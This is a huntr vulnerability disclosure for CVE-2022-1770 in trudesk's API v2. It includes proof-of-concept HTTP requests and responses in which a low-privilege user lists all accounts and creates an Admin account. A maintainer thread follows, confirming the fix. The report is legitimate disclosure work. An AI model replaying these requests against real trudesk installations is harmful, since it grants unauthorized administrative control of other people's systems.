huntr

Improper Privilege Management API V2 in polonel/trudesk

2

✓ Valid   Reported on May 12th 2022


Description

There are some `api v2` doesn't check permission allow attackers to retrieve/edit information `ticket` , `account` , `group` , `department` , `team` , `ElasticSearch`

Proof of Concept

Get users list

```
1. Login.
2. Go to `/api/v2/accounts?type=all`.
3. Users list return.
```



Request

```
GET /api/v2/accounts?type=all HTTP/1.1
Host: 192.168.20.132:8118
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Referer: http://192.168.20.132:8118/tickets
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: $trudesk%3Atimezone=America/New_York; connect.sid=
s%3Av4YJybK5ueGeYPiwCuy_VcN6y08uHyCK.m3fdGigJpPKcVV%2BjyKzvCJ9nHuZoKP9qa
ZuNDEd8BnU
If-None-Match: W/"17a-Rdv1D6QiMow3lyMZIG//JlmFHSs"
Connection: close
```

Response

```
      "email":"testpoc@asd.zxc",
      "role":{
        "_id":"627d18fe0466b608ee3a9790",
        "name":"No Perrmission",
        "normalized":"no perrmission",
        "isAdmin":false,
        "isAgent":false,
        "id":"627d18fe0466b608ee3a9790"
      },
      "title":"testpoc",
      "hasL2Auth":false,
      "deleted":false,
      "__v":0,
      "lastOnline":"2022-05-12T14:37:55.539Z"
    },
    {
      "preferences":{
        "tourCompleted":false,
        "autoRefreshTicketGrid":true,
        "openChatWindows":[
        ]
      },
      "_id":"627ce1fd9f59377095600ced",
      "username":"tienpa",
      "fullname":"tienpa",
      "email":"tienpa@gmail.com",
      "role":{
        "_id":"627ce1fd9f59377095600ce1",
        "name":"Admin",
        "description":"Default role for admins",
        "normalized":"admin",
        "isAdmin":true,
        "isAgent":true,
        "id":"627ce1fd9f59377095600ce1"
      },
      "title":"Administrator",
      "hasL2Auth":false,
      "deleted":false,
      "__v":0,
      "lastOnline":"2022-05-12T14:23:28.614Z"
    }
```


Create user with admin role

```
1. Get the admin role id in `/api/v2/accounts`
```

```
1.  Get the admin role id in `/api/v2/accounts`.
2.  Send POST to `/api/v2/accounts`.
```

```
{"username":"test21233","fullname":"test21233","title":"test2","email":"tes
```

Create successfully.



```
POST /api/v2/accounts HTTP/1.1
Host: 192.168.20.132:8118
Content-Length: 218
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/json
Origin: http://192.168.20.132:8118
Referer: http://192.168.20.132:8118/accounts
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: $trudesk%3Atimezone=America/New_York; connect.sid=
s%3Av4YJybK5ueGeYPiwCuy_VcN6y08uHyCK.m3fdGigJpPKcVV%2BjyKzvCJ9nHuZoKP9qa
ZuNDEd8BnU
Connection: close

{
  "username":"test21233",
  "fullname":"test21233",
  "title":"test2",
  "email":"test2@test31232.cv",
  "teams":[
    "627ce1fd9f59377095600ce9"
  ],
  "role":"627ce1fd9f59377095600ce1",
  "password":"test2test2",
  "passwordConfirm":"test2test2"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, PATCH, OPTIONS
Access-Control-Allow-Headers:
DNT,X-Mx-ReqToken,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Sin
ce,Cache-Control,Content-Type,accesstoken,X-RToken,X-Token
Content-Type: application/json; charset=utf-8
Content-Length: 1007
ETag: W/"3ef-aVhb/LSZoyrSGOeWmDDgWK3KjCw"
Date: Thu, 12 May 2022 14:52:55 GMT
Connection: close

{
  "success":true,
  "account":{
    "username":"test21233",
    "password":
    "$2b$10$pHbvrUNX.xf2BaipOOHDB.GCW2XyMsrutleJivJVssyfZGNBxxtxa",
    "fullname":"test21233",
    "email":"test2@test31232.cv",
    "role":{
      "_id":"627ce1fd9f59377095600ce1",
      "name":"Admin",
      "description":"Default role for admins",
      "grants":[
        "admin:*",
        "agent:*",
        "chat:*",
        "tickets:*",
        "accounts:*",
        "groups:*",
        "teams:*",
        "departments:*",
        "comments:*",
        "reports:*",
        "notices:*",
        "settings:*",
        "api:*"
      ],
      "hierarchy":true,
      "normalized":"admin",
      "__v":0,
      "isAdmin":true,
      "isAgent":true,
```

Note

Many api endpoint get vulnerable, i just show piece of attack vector that can happen.

Impact

The attacker takes full control of the website.

Occurrences

JS routes.js L15-L74

Routes without `isAdmin` are vulnerable

CVE

CVE-2022-1770
(Published)

Vulnerability Type

CWE-269: Improper Privilege Management

Severity

Critical (9.9)

Registry

Npm

Affected Version

1.2.0

Visibility

Public

Status

Fixed

Found by

tienpa99

@tienpa99

legend

Fixed by

Chris Brame

@polonel

unranked

This report was seen 747 times.

We are processing your report and will contact the **polonel/trudesk** team within 24 hours.
6 months ago

tienpa99 modified the report 6 months ago

We have contacted a member of the **polonel/trudesk** team and are waiting
6 months ago

Chat with us

A **polonel/trudesk** maintainer has acknowledged this report 6 months ago

A polonel/trudesk maintainer has acknowledged this report 6 months ago

tienpa99 6 months ago Researcher

Hi, I see you have read the report. Is it hard to understand or the poc doesn't working?

Chris Brame 6 months ago Maintainer

Can you confirm if this was performed with an admin logged in? As in you were logged in as an admin when you returned the user list and sent the post request.

I understand changing the role id of the post created an admin, but if you were logged in as an admin this is by design.

The token/apikey sent during the post was of which user/role?

tienpa99 6 months ago Researcher

I apologize for the complicated description. Some `APIV2` doesn't check permission allow. So an authenticated users can use it (with user role or just login permission).

Chain with my another report, Attacker can get inside dashboard and takes full control of the website

```
https://huntr.dev/bounties/64abc487-cab4-4fe3-bb43-db1ffdea3468/
```

Video POC

```
https://drive.google.com/file/d/1dkfkZ3JEhCGa2aD14i2ubn-h0wqeRwdJ/view?usp=sharing
```

Chris Brame assigned a CVE to this report 6 months ago

Chris Brame validated this vulnerability 6 months ago

tienpa99 has been awarded the disclosure bounty ✓

Chat with us

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Chris Brame 6 months ago Maintainer

This is valid and I have identified the issue. Please allow me some time before a fix is finished, as I want to double-check nothing else breaks as I implement these changes.

Chris Brame marked this as fixed in 1.2.2 with commit 889876 6 months ago

Chris Brame has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

routes.js#L15-L74 has been validated ✓

tienpa99 6 months ago Researcher

Confirm the bug has been fixed.

tienpa99 6 months ago Researcher

Hi @admin, can you publish this cve?

Jamie Slome 6 months ago Admin

It will publish automatically 👍

Sign in to join this conversation

Chat with us

Chat with us